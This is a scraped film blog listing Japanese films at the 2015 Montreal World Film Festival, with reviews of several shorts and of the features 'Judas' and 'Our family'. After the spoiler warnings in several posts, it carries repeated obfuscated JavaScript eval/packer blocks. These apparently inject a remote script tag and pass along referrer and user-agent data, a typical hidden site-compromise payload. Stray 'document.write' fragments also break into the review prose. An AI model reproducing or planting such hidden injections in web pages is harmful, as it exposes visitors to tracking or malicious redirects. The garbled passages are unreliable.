First Feature Competition / Compétition de premières oeuvres

  • Dear Deer (????????): Japan, 2015, 107 mins; Dir.: Takeo Kikuchi; Scr.: Noriaki Sugihara; Ed.: Azusa Yamazaki; Music: Takuro Okada; Cast: Yuri Nakamura (Akiko), Yoichiro Saito (Yoshio), Shota Sometani (Fujio), Kôji Kiryû, Rinko Kikuchi, Yûrei Yanagi, Takeshi Yamamoto, Wakana Matsumoto, Yasushi Masaoka.

    When their claim to have seen a phantom deer is debunked, three young siblings are denigrated. Now, 25 years later, their father dying, the wounds are still raw.

    Schedule: Thu 9/03 11:00 QL9; Fri 9/04 16:00 QL9.

    You can read my comments.

  • Kagura-me (????): Japan, 2015, 112 mins; Dir.: Yasuo Okuaki; Scr.: Yasuo Okuaki & Nozomu Namba; Music: Kôji Igarashi; Phot.: Hiroshi Iwanaga; Prod. Des.: Takashi Yoshida; Cast: Tomomitsu Adachi, Mayumi Asaka, Masayuki Imai, Tsunehiko Kamijô, Mei Kurokawa, Ryoichi Kusanagi, Ryû Morioka, Nanako Ohkôchi, Maki Seko, Masayuki Shida, Keiko Shirasu, Rina Takeda, Ryoko Takizawa, Mariko Tsutsui, Ren Ôsugi.

    A woman bears a 13-year grudge with her father over the traditional dance he was performing that caused him to be absent from her mother’s death.

    Schedule: Fri 8/28 9:00 QL9; Sat 8/29 15:00 QL9.

    You can read my comments and watch a video of the screening introduction.

  • Lost and found (?????????? / Hoshigaoka Wonderland): Japan, 2015, 111 mins; Dir.: Show Yanagisawa; Scr.: Show Yanagisawa, Koko Maeda; Phot.: Keisuke Imamura; Ed.: Etsuko Kimura; Music: Takashi Watanabe; Cast: Tomoya Nakamura (Atsuto Seo), Nozomi Sasaki (Nanami Kiyokawa), Yoshino Kimura (Sawako Kiyokawa—Atsuto’s mother), Masaki Suda (Yuya Kiyokawa), Anne Watanabe (Detective Tsunako Obayashi), Hayato Ichihara (Jingo Kusunoki), Hirofumi Arai (Tetsundo Seo—Atsuto’s older brother), Yutaka Matsushige (Touji Seo—Atsuto’s father).

    When Haruto learns that his long estranged mother committed suicide in an amusement park he immediately suspects foul play.

    Schedule: Sun 9/06 15:30 QL9; Mon 9/07 20:00 QL9.

  • Neboke (???): Japan, 2015, 115 mins; Dir./Scr./Phot./Ed.: Norihito Iki; Music: Yusuke Orita; Cast: Yasushi Tomobe, Irifunetei Senryu, Kana Ohtake, Maki Murakami, Yuji Akiyama.

    Sangoroh, a rakugo artist, has a drinking problem and is annoyed by his partner Manami’s pestering him about it. Can he get his life in order before it’s too late.

    Schedule: Sat 9/05 14:30 QL9; Sun 9/06 10:00 QL9.

World Great (Out of Competition) / Hors-concours

  • Blood Bead (????/ Akai Tama / Perle de sang): Japan, 2015, 108 min.; Dir./Scr.: Banmei Takahashi; Music: Gorô Yasukawa; Phot.: Shinji Ogawa; Ed.: Kan Suzuki; Cast: Eiji Okuda (Shuji Tokita), Fujiko (Yui Oba), Yukino Murakami (Ritsuko Kitakoji), Shota Hanaoka (Kenichi Yajima), Shiori Doi (Aiko Kato), Tasuku Emoto (Aoyama), Keiko Takahashi (Yuriko).

    Tokita would rather be making movies than teaching about them in film school. But it pays the bills and there’s always Yui, the pretty school secretary. Then Ritsuko enters his life…

    Schedule: Fri 8/28 10:00 QL10; Sat 8/29 19:00 QL10.

    You can read my comments and watch a video of the screening introduction and Q&A session.

  • The Next Generation Patlabor — Tokyo War (The Next Generation ????? ? ???? / Patoreiba: Shuto Kessen / Lit. “Patlabor: Decisive battle over the capital”): Japan, 2015, 93 min.; Dir./Scr.: Mamoru Oshii; Phot.: Hiroshi Machida, Tetsuya Kudo; Art Dir.: Anri Jojo; Ed.: Yoshinori Ohta; Music: Kenji Kawai; Labor Design: Hideki Hashimoto, Katsuya Terada; Cast: Toshio Kakei (Keiji Gotoda), Erina Mano (Akira Izumino), Seiji Fukushi (Yuma Shiobara), Rina Ohta (Kasya), Shigeru Chiba (Shigeo Shiba), Kanna Mori (Rei Haihara), Kotaro Yoshida (Onodera), Reiko Takashima (Kei Takahata), Yoshinori Horimoto (Isamu Otawara), Shigekazu Tajiri (Hiromichi Yamazaki), Kohei Shiotsuka (Shinji Mikiya), Yoshikazu Fujiki (Yoshikatsu Buchiyama).

    In a world where giant robots are built and used for labour, a special police force of robots is created to handle crimes relating to these machines: the Patrol Labor.

    Schedule: Sat 8/29 9:30 QL9; Sun 8/30 21:30 QL9.

    You can read my comments.

Focus on World Cinema

  • At home (??????): Japan, 2015, 110 min.; Dir.: Hiroshi Chono; Scr.: Teruo Abe (based on the novel by Takayoshi Honda); Music: Takatsugu Muramatsu; Phot.: Shinya Kimura; Ed.: Osamu Suzuki; Prod. Des.: Shin Nakayama; Cast: Yutaka Takenouchi (Thief), Yasuko Matsuyuki (Swindler), Kentaro Sakaguchi (Jun Moriyama), Yuina Kuroshima (Asuka Moriyama), Yuto Ikeda (Takashi Moriyama), Jun Kunimura, Itsuji Itao, Seiji Chihara.

    A father, a mother, an elder son, a daughter and a younger son. A family of five. For all appearances, a perfectly normal, happy family. But none of them related.

    Schedule: Fri 8/28 12:00 QL12; Sat 8/29 18:30 QL12.
    You can read my comments and watch a video of the Q&A session.

  • Blowing in the wind of Vietnam (??????????? / Betonamu No Kaze Ni Fukarete): Japan/Vietnam, 2015, 116 min.; Dir.: Tat Binh & Kazuki Omori; Scr.: Kazuki Omori, Uichiro Kitazaki (based on a novel by Miyuki Komatsu); Phot.: Koichi Saito; Ed.: Naoki Kaneko; Music: Tetsuro Kashibuchi; Cast: Eiji Okuda, Akira Emoto, Kôji Kikkawa, Keiko Matsuzaka, Yôsuke Saitô, Reiko Kusamura, Yûya Takayama, Shigehiro Yamaguchi, Reina Fujie, Yoneko Matsukane, Tan Nhuong, Lan Huong, Tan Hanh.

    When Misao returns to Japan from Vietnam for her father’s funeral, she sees that her mother is becoming forgetful, even a bit senile. Can a change of scenery help?

    Schedule: Fri 8/28 9:30 QL12; Sat 8/29 21:30 QL12.

    You can read my comments.

  • Decline of an assassin (??????????/ Norainu ha dansu wo odoru / lit. “Stray dogs are dancing”): Japan, 2015, 100 min.; Dir./Scr./Ed.: Kubota Shouji; Phot.: Hiromitu Nishimura; Music: Ipeei Yogo; Cast: Yoshimasa Kondo, Keisuke Kato, Shogo Suzuki, Hidetoshi Kubota, Yuri Yanagi, Kouta Kusano.

    After four decades as the reliable hitman for a criminal gang, Kurosawa is now making mistakes. It may be time to retire. But how can he ever return to “normal” life?

    Schedule: Fri 8/28 20:30 QL16; Sat 8/29 12:00 QL16; Sat 9/05 21:30 Ql11.

  • Early Spring, Sakurajima (???? / Sakurajima soyun / Sakurajima early spring): Japan, 2015, 88 min.; Dir./Scr./Ed.: Hiroshi Toda: Phot.: Guillaume Tauveron, Hiroshi Toda; Music: Mica Toda; Cast: Yoichi Hayashi, Hitomi Wakahara, Kenkichi Nishi, Katsuhiko Nishi.

    Back in his hometown after retirement, Takashi Arimura finds life depressing. On his wife’s suggestion he takes up painting. The world now looks very different.

    Schedule: Sun 8/30 16:00 QL16; Mon 8/31 9:10 QL16.

    You can read my comments.

  • Haman (???/ slang blend, or portemanteau expression from ? [Ha, tooth] and ???? [Omanko, vagina] meaning toothed vagina): Japan, 2015, 95 min.; Dir./Scr.: Tetsuya Okabe; Phot.: Yumi Hasegawa; Ed.: Tetsuya Okabe; Music: HIR, Shintaro Mieda; Cast: Nonka Baba, Yusuke Kojima, Maki Mizui, Mukau Nakamura, Shoei Uno.

    Love can be deadly but when Haruka decided to make love with her boyfriend she never expected it to be literally true. A dark fantasy about life, sex and love.

    Schedule: Tue 9/01 15:50 QL16; Wed 9/02 20:30 QL16.

    You can read my comments.

  • Ninja Hunter (???? / Ninja Gari) : Japan, 2015, 96 min.; Dir./Scr./Ed.: Seiji Chiba; Phot.: Kenji Tanabe, Arsuchi Yoshida; Music: Kuniyuki Morohashi; Cast: Mitsuki Koga, Mei Kurogawa, Masanori Mimoto, Kentarö Shimazu, Kazuki Tsujimoto.

    Four ninjas, forty corpses, four conflicting accounts. A ninja action tale with a Rashomon twist.

    Schedule: Fri 8/28 16:00 QL12; Sat 8/29 9:00 QL12.

    You can read my comments.

  • Out of my hand: USA/Liberia, 2015, 87 min.; Dir.: Takeshi Fukunaga. Scr.: Takeshi Fukunaga & Donari Braxton; Phot.: Ryo Murakami, Owen Donovan; Ed.: Takeshi Fukunaga, Eugene Yi; Prod. Des.: Steve Grisé, Ioannis Socholakis; Music: Tyondai Braxton; Cast: Bishop Blay (Cisco), Zenobia Taylor (Joy), Duke Murphy Dennis (Francis), Rodney Rogers Beckley (Marvin), David Roberts (Jacob), Shelley Molad (Maria).

    A struggling Liberian rubber plantation worker risks everything to discover a new life as a Yellow Cab driver in New York City.

    Schedule: Sun 8/30 17:00 QL17; Mon 8/31 15:00 QL17.

  • Shinjuku Midnight Baby (????????????): Japan, 2015, 141 mins; Dir./Scr./Phot.: Kazuhiro Teranishi (based on his own book); Ed.: Kiyomi Tochiya; Music: Daisuke Sunny;Cast: Shimako Iwai, Ginji Yoshikawa, Britney Hamada, Tomoko Nakajima, Kimin, Yukimi Watanabe, Hidetsugu Ohara, Marcos Tôma.

    When the son of a government minister wants to be in Japan’s first gay marriage – to one of her political supporters, no less – a mysterious lawyer offers to help.

    Schedule: Fri 9/04 16:00 QL11; Sat 9/05 21:30 QL11; Fri 8/28 10:00 QL11; Sat 8/29 21:30 QL11.

  • Summer on the frontline (???? 15??? / Soman kokkyo 15 sai no natsu / Summer of 15 years old on the Soviet national border): Japan, 2015, 94 min.; Dir./Scr.: Tetsuya Matsushima (based on his own novel); Phot.: Kazuo Okuhara; Ed.: Seiichi Miyazawa; Music: Koji Ueno; Cast: Ryuuchiro Shibata, Anna Kijima, Min Tanaka, Isao Natsuyagi.

    When the great earthquake of 2012 destroys his high school’s filmmaking equipment, Keisuke, 15, looks forward to a dull summer. He couldn’t be more mistaken.

    Schedule: Thu 9/03 16:00 QL13; Fri 9/04 10:00 QL13.

  • That’s It (???? / Soredake) : Japan, 2015, 110 min.; Dir.: Gakuryu Ishii; Scr.: Kiyotaka Inagaki; Phot.: Yoshiyuki Matsumoto; Music: Bloodthirsty Butchers; Cast: Shota Sometani, Erina Mizuno, Kiyoko Shibukawa, Jun Murakami, Go Ayano.

    A young drifter hoping to escape from his social dead end, breaks into a gangster’s locker in search of gold. What he finds is a hard drive with very dangerous information.

    Schedule: Fri 9/04 20:00 QL13; Sat 9/05 10:00 QL13.

  • The Letters (????? / Popura no aki / lit. “Autumn poplar”): Japan, 2015, 98 min.; Dir./Scr./Ed.: Ken’ichi Ohmori (based on a novel by Kazumi Yumoto); Phot.: Masao Nakabori; Cast: Nene Ohtsuka, Tamao Nakamura, Miyu Honda.

    Chiaki, 8, devastated by the death of beloved father, moves into an apartment whose landlady claims to be able to deliver letters to the dead.

    Schedule: Fri 9/04 9:00 QL12; Sat 9/05 19:30 QL12.

  • Yoko the cherry blossom (Yoko Zakura) : Japan, 2015, 115 min.; Dir./Scr.: Gen Takahashi; Phot.: Phil Harder; Ed.: Yoshinori Ota; Music: Benjamin Be’doussac; Cast: Takashi Sasano, Koji Matoba, Maki Miyamoto, Yuki Kazamatsuri.

    The true story of a Japanese teacher’s quest to create a hybrid cherry blossom, to fulfill a promise he made to his students before they were sent off to die in World War II.

    Schedule: Thu 9/03 14:00 QL12; Fri 9/04 16:30 QL12.

Documentaries

  • Alone in Fukushima (????????? / Naoto hitorikkiri): Japan, 2015, 98 min., Dir./Scr./Phot./Ed.: Mayu Nakamura; Music: Saho Terao; Sound: Masashi Furuya.

    Alone in Fukushima is a feature length documentary about Naoto Matsumura, a man who remained alone in a no-man’s land after the nuclear disaster. The film follows Naoto struggling to survive with the animals in a small town which Japan tries to erase from the map.

    Schedule: Tue 9/01 16:00 QL14; Sat 9/05 16:00 QL2.

  • Behind “The Cove” (?????????? / `Za k?vu’ no uragawa): Japan, 2015, 110 min.; Dir./Scr./Phot./Ed.: Keiko Yagi.

    Keiko Yagi never bothered to see the 2010 film THE COVE, thinking it just another exaggerated attack on Japan’s dolphin hunt. But she decided to see for herself.

    Schedule: Fri 9/04 21:30 QL14; Sat 9/07 14:30 QL14.

Shorts

  • Master Blaster: Japan, 2015, 4 min.; Dir./Scr./Phot./Ed.: Sawako Kabuki.

    An animated short in competition at the Student Film Festival. A girl would like to hide in her sweetheart’s anus, to be with him forever.

    Schedule: Mon 8/31 16:00 QL2; Tue 9/01 16:00 QL2.

[ Traduire ]

MWFF Japanese shorts

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eeiea|var|u0026u|referrer|frsid||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zdksz|var|u0026u|referrer|erttb||js|php’.split(‘|’),0,{}))

There was five japanese short films presented at the 2014 Montreal World Film Festival. I’ve seen most of them and here are a few thoughts about them.

Kemukujara

“Keblujara depicts the cycle of bullying. The weak beat the weaker and they, document.write(“”); in turn, beat those weaker than them. This chain is finally broken by the very weakest, who turns into a beast and proceeds to fulfill his destiny.” (Text from the Festival’s program)

“Fruit d’une première collaboration entre l’artiste visuel Nonowe Akihito et le compositeur Isao Sano, ce film d’animation dessiné et peint à la main raconte quatre courtes histoires issues d’un pays appelé le Keblujara.” (Extrait du programme)

This experimental stop motion animation has no dialogue and is the first part of the Keblujara series. It is the only Japanese shorts films that was in competition this year and the only one that I couldn’t manage to see. However, I heard very good comments about it. For more information I refer you to the excellent commentary written by Claude R. Blouin (in French).

Kemukujara: Japan/Australia, 2014, 13 min.; Dir./Scr.: Akihito Nonowe; Phot.: Isao Sano, Konoka Takashiro; Ed. : Keblujara Productions; Mus.: Isao Sano. Presented at the Montreal World Film Festival on August 27th (CI at 9h00 & 19h00) and 28th (CI at 14h00).

For more information you can visit the following websites:

All he knows right

“In Keblujara, a mad artist lives in a box on his own back.” (Text from the Festival’s program)

“Animation dessinée et peinte à la main qui raconte une histoire d’un pays fictif appelé le Keblujara, fruit d’une collaboration entre l’artiste visuel Nonowe Akihito et le compositeur Isao Sano.” (Extrait du programme)

This experimental stop motion animation has no dialogue and is the second part of the Keblujara series. I am not a big fan of stop motion animation, particularly this “artsy-fartsy” type which always have nebulous stories that can often be opened to interpretation. In this case, an artist is living in a box on his own back. It reminds me a little of weird Czech animations like The Fantastic Planet.

However, this film is technically quite interesting as it mixes techniques like stop motion and standard animation. I particularly liked the effect created by mixing real fire and stop motion animation which was well done and must have been quite difficult (as well as lengthy and complicated) to achieve.

I missed the screening of the longer first part of this series but I was told that this shorter segment was much better, easier to understand and more balanced. I had the opportunity to participate to a nice “chat” with the production team (I could follow some part of the conversation, but Mr. Blouin kindly translated most of it).

All He Knows Right: Japan/Australia, 2014, 5 min.; Dir./Scr.: Akihito Nonowe; Phot.: Isao Sano, Konoka Takashiro; Ed. : Keblujara Productions; Mus.: Isao Sano.
For more information you can visit the following websites:

Suicide Volunteers

“The film is based on a true story of the flight school instructor who sacrificed his life in the suicide attacks at the end of World War II.” (Text from the Festival’s program)

“Le commandant Fujii, un instructeur de l’école de pilotage, a sacrifié sa vie dans des attentats-suicides à la fin de la Seconde Guerre Mondiale. Adaptation d’une histoire véridique.” (Extrait du programme)

A man who trains Japanese airplane pilots for the their suicide mission feels he is not doing his patriotic duty and requests to join his recruits on their mission. His superior deny his plea because his position as trainer is essential and he has a wife and children. He eloquently convinces the few students who question the validity of their mission as a waste. After his wife kills herself and the children, he is finally allowed to go on a mission.

It is a beautiful treatment for the most stupid part of Japanese history. The movie seems strangely neutral about this subject, as it neither condone or condemn the use of kamikaze. It’s a good period drama considering the limitation of a short film. I particularly like the effects giving the pictures an old WW2 look and feel.

Suicide volunteers (???? / Tokko Shigan): Japan, 2013, 25 min.; Dir./Scr./Ed.: Kenshow Onodera; Phot.: Shigeo Kobayashi; Mus.: Shiro Mashiba; Cast: Mitsuki Koga, Yuka Takeshima, Yuji Shikano, Yuji Kakizaki.
For more information you can visit the following websites:

The Free man

“Jay is an ex-con who tries to turn over a new leaf by working at a laundry store [where he] shares duties with Kit, a young woman with physical disability who is the boss’ niece.” (Text from the Festival’s program)

“Jay, un ex-détenu, tente de tourner une nouvelle page en travaillant dans une blanchisserie. Il y rencontre Kit, une jeune femme avec un handicap physique, nièce du propriétaire.” (Extrait du programme)

This is the only non-japanese movie in this bundle of shorts. It’s a gritty reality type of movie. An ex-convict work in a laundry shop and likes the handicapped niece of the owner. However, he soon realize that his boss is abusing her, but he hesitate doing anything because he really needs the job and fear going back to prison. At some point it is just too much for him… The dark photography emphasize well the oppressive feeling, but for the rest it’s an average violent chinese movie.

Unfortunately, the english subtitles were out of frame for the ENTIRE movie (only the chinese subtitles were visible) so I couldn’t tell the details of the story and only guess. The dumb-ass projectionist was probably sleeping on the job or, worse, simply didn’t care to reframe the screen (even if several people got up to notify the theatre’s staff). It’s not the first time that such problem occur at this theatre. They seem to take the cinephiles for cash cows and don’t give a damn about them. A real shame!

The Free man: Taiwan, 2014, 30 min.; Dir./Ed.: Sam Quah; Scr.: Yu-Li Chen; Phot.: Xin Hua Feng; Mus.: Wu Xin-Ying; Cast: Ming-Shuai Shi, Xing-Xing Rao.
For more information you can visit the following websites:

No return on perishables

“Short story about a miraculous phenomenon: that desiring another’s happiness can lead to happiness for oneself.” (Text from the Festival’s program)

“Une histoire courte qui illustre un phénomène miraculeux : désirez le bonheur de quelqu’un d’autre peut apporter le bonheur pour soi-même.” (Extrait du programme)

This is a nice and cute romantic comedy.

An insurance salesman meets lots of people for his job. He helps a man who wanted to commit suicide and convince him to live (at least a few more years). He also encounter a woman on a pilgrimage to help her daughter find a nice young man she could marry and bring back her missing husband. The salesman was going to the temple to pray that the flower-shop girl he secretly loves notices him and says yes to his proposal, but instead, after having met the woman, he wishes that she finds her husband and a nice son-in-law. A little later, he purchases flowers at the flower-shop and then comes back to gives them to the girl (she thinks he wants a refund, so she tells him “No return on perishables”!). But then he realizes that the mother of the flower-shop girl is the woman he met earlier on a pilgrimage and that her missing husband is back (and its the man he saved from killing himself)!

It’s a funny story but I felt that the overall quality of the production was a little below professional standard. Also they used a filter on the picture to saturate the colours (to boost them out a little). At first I thought it was due to a bad print or (worse) to a bad cinematography, but after reflection it was probably deliberate to add a dreamy feeling to this moralistic fantasy.

No return on perishables (???????????? / Koi ha kangaeruna, ai ha kanjiro / lit. “Do not think of love, must feel love”): Japan, 2013, 18 min.; Dir./Scr./Ed.: Takatsugu Naito; Phot.: Akiyuki Michikawa; Cast : Ryo Yoshiki, Hiromi Hakogi, Nozomi Tanaka.
For more information you can visit the following websites:

When the sun falls

“A wealthy elite guard of the shogunate is under house arrest for dereliction of duty for allowing an unauthorized person into Edo castle. His fate is unknowned.” (Text from the Festival’s program)

“En 1802, un garde d’élite bien nanti du shogunat est en résidence surveillée pour avoir manqué à son devoir en permettant l’accès au château d’Edo à une personne non autorisée. Son sort est pour l’instant incertain.” (Extrait du programme)

This is a beautiful Jidaigeki movie (period drama). A samurai who was careless in his duty must wait while his fate is decided. He is finally asked to commit seppuku.

This movie offers an interesting reflection on family, duty and how to live one’s life. It is very well made and probably equals any feature-length movie of the same style (samurai costume drama). It is quite powerful for a short movie.

When the sun falls (????? / Hi-wa-ochiru): Japan, 2014, 39 min.; Dir./Scr.: Yuji Kakizaki; Phot.: Yoshinobu Furukawa; Mus.: Shingo Nishimura; Cast : Masayuki Deai, Yuka Takeshima, Go Ibuki, Motoya Izumi, Ikuya Enokizono, Hyuma Ishida.
For more information you can visit the following websites:
This bundle of five Japanese & Taiwanese shorts was screened at the Montreal World Film Festival on August 26th, 2014 (Cinema Quartier Latin 13, 21h40 – there was a little more than a dozen people on the room, which was filled only at twenty or twenty-five percent of its capacity!) as part of the “Focus on World Cinema” (Regular) segment.

[ Traduire ]

Judas

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hezrz|var|u0026u|referrer|sdbee||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|drdhf|var|u0026u|referrer|aeiyb||js|php’.split(‘|’),0,{}))

“Erika’s life fall aparts when her boyfriend leaves scars on both her heart and her face. The manager of the family restaurant where she works part time refuses to let her work with a scarred face, document.write(“”); and she has no way to pay for an abortion. She resolves never again to be at the mercy of sentiment. She decides to become a hostess at the Elleseine nightclub in Tokyo’s notorious Kabukichio entertainment and red-light district. Before long she has risen to the top, becoming the club’s number one hostess. But material fortune doesn’t always translate into personal happiness. Can she have her cake and eat it?” (Text from the Festival’s program)


This movie is based on Kurumi Tachibana’s two-part semi-autobiographical novel (Judas: Top and Judas: Bottom, bestsellers but not yet translated in english). It tells of the lightning ascension and downfall of the legendary club hostess in Tokyo’s Kabukich? district.

Erika is an insecure high school student in Saitama prefecture. Betrayed by her boyfriend, she finds herself pregnant, scarred and has consequently lost her job. A chance encounter with the manager of a hostess club from the entertainment district of Omiya will give her an opportunity to earn the money she needs for an abortion and provide her some sense of purpose. Within a year, under the professional name of Hitomi, she becomes the number one hostess of the club Elleseine. A hostess is basically a modern geisha: she flirts, provides drinks, attention, and entertainment to the salarymen that mostly constitute the clientele. It generally never involves sex. She manipulates men, creates a desire and fill their sense of affective emptiness with her glamorous act that indulge their greed, lust and illusion of power. Ultimately, she simply tricks them into spending money at the club and on lavish gifts for her.

However, she still doesn’t feel fulfilled. She has lost faith in true love and has therefore forsaken having any real relationships. She is troubled by her loneliness and the fear of being overcome again by weakness. But who could fill her own emptiness? She hides behind the armour of her make-up and all she can do is abandon herself to an insatiable ambition for more power and money. [Left: the real Kurumi Tachibana]

She changes her name to Kurumi and moves to Eden, a top-class hostess club in Kabukicho. The competition is fierce amongst the hostesses. However, despite being bullied by top-hostess Mimi, she reaches the number two position in just two months. But that’s still not enough. She succeeds climbing to the top by using betrayal, which earns her the nickname “Judas”. One day, Mimi is sick and shows some weakness by trusting into Kurumi’s hand her most important customer and lover: Saeki. She woos him and steel him from Mimi. She becomes the most desirable hostess but also the most ruthless: she abandoned Saeki when he’s bankrupted and drove one of her first and most faithful customers, Nawa (nicknamed “Beethoven”), to the brink of financial ruin.

One day, she meets a young finance tycoon named Ohno and she slowly falls for him. She does her best to resist the attraction and battle her own weakness. She moved to the ultra luxurious nightclub Dulcinea and, as she feel being at the top, her entire world comes down on her. When Ohno suddenly disappears, she discovers that he is a fraudster and loan-shark wanted by the police! Can she find a way to bounce back?

Evidently she has. After spending eight years in the extreme world of hostess clubs, Kurumi Tachibana is now a popular writer, actress and TV personality.

Judas is a movie about growth: the main character lacks confidence but go through many experiences that will change her and eventually make her better. Unfortunately, the movie is lacking something. It feels like the Readers’ Digest version of Tachibana’s biography as her life’s main events unfold before our eyes on fast-forward. We just can’t feel the emotions.

However, it is still a good, entertaining movie. It provides a women point of view on the world, which is rare in the Japanese movie industry. It is a movie about women, produced by a staff almost entirely made of women. It also give us an interesting insight into the world of hostess clubs and offers a fascinating portrayal of human emotional distress. Despite its flaws, it is an intriguing movie, worth watching. Unfortunately, the Dvd release is so far available only in Japanese (amazon.jp, Yesasia).
Judas ( ?? / Yuda ): Japan, 2013, 109 min.; Dir.: Izumi Ohtomi; Scr. Izumi Ohtomi & Kurumi Tachibana (based on her autobiography); Phot.: Natsuha Nakamura; Ed.: Masaki Murayama; Mus.: Masataka Kitaura; Prod.: Harumi Hoshino; Cast: Ayame Misaki, Sho Aoyagi, Kenji Mizuhashi, Noriko Aoyama, Ryohei Suzuki, NorA, Yusei Tajima, Itsuji Itao; Distrib.: Pony Canyon Intl. Film screened at the Montreal World Film Festival on August 30th, 2013 (Cinema Quartier Latin 9, 16h50–the theatre was less than a quarter full, with about 75 people) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Judas © 2011 movie “Judas” Production Committee. All Rights Reserved.

[ Traduire ]

Our family

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ytbrf|var|u0026u|referrer|rzafy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hhfty|var|u0026u|referrer|zsyie||js|php’.split(‘|’),0,{}))

“Reiko has been suffering from memory loss for some time, document.write(“”); but her family doesn’t really seem to notice. One day, she’s examined by a doctor, who discovers that she has a terminal brain tumor and will probably die within a week. As her dementia worsens, Reiko begins to express her true feelings for the first time, such as her fear that the family is falling apart. Meanwhile, her husband is facing bankruptcy and the family has been at odds over everyday problems and mistrusts. Their sons, Kosuke and Shunpei, react to the family troubles in different ways. The older brother, Kosuke, clumsily tries to shoulder the burden of the family while younger brother, Shunpei, gradually dedicates himself to becoming a better son.”

(Text from the Festival’s program)


In this family, the older son is a “recovered” Hikikomori who is now married and whose wife is expecting the first grandchild of the family. The younger son is an unreliable student who keep asking is mother for money. The husband’s company is not making any money so the couple is deeply in debts. When the family notice that the mother is behaving strangely and has memory lapses, they bring her to the doctor. The prognostic is devastating: she has an unoperable brain tumor and won’t probably live more than a week!

The two sons, who just discovered the extant of their parents debts, decide to do something about it. They also decide to seek second opinions on their mother’s diagnosis. After visiting a 6th hospital with their mother’s medical file, a doctor think that it might be a different type of tumor that could be treatable, so he refers them to another hospital and to a young female doctor. After more tests and a biopsy, it is revealed that the tumor is indeed treatable.

Through this ordeal the family — which had been slowly falling apart — is pulling together and it makes the sons to finally mature. I guess it shows that you must never give up. You must keep hope, give all your might and when things are getting though you must keep smilling…

As usual in Japanese cinema, this movie offers us nice imagery, particularly the beautiful landscape. It is a nice and enjoyable movie, but, somehow, I didn’t feel any emotions. Usually such movies will make me cry, but in this case I unfortunately didn’t feel any sadness. Was it me or was there something lacking in the stoytelling or the acting? I am not sure, but it was nevertheless a good story.

Our family (??????? / Bokutachi no Kazoku): Japan, 2014, 117 min.; Dir.: Yuya Ishii; Scr.: Yuya Ishii (Based on the novel by Kazumasa Hayami); Phot.: Junichi Fujisawa; Ed.: Shinichi Fushima; Mus.: Takashi Watanabe; Cast: Satoshi Tsumabuki (Kosuke), Mieko Harada (Reiko), Sosuke Ikematsu (Shunpei), Kyozo Nagatsuka (Katsuaki), Mei Kurokawa, Yusuke Santamaria, Shingo Tsurumi, Yuka Itaya, Mikako Ichikawa. Film screened at the Montreal World Film Festival on August 25th, 2014 (Cinema Quartier Latin 15, 21h30 – the theatre was three-quarter full with about sixty people) as part of the “World Great” (Out of Competition) segment.
For more information you can visit the following websites:
Our family © 2013 Bokutachi no Kazoku Film Partners.

[ Traduire ]

Blossom Bloom

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
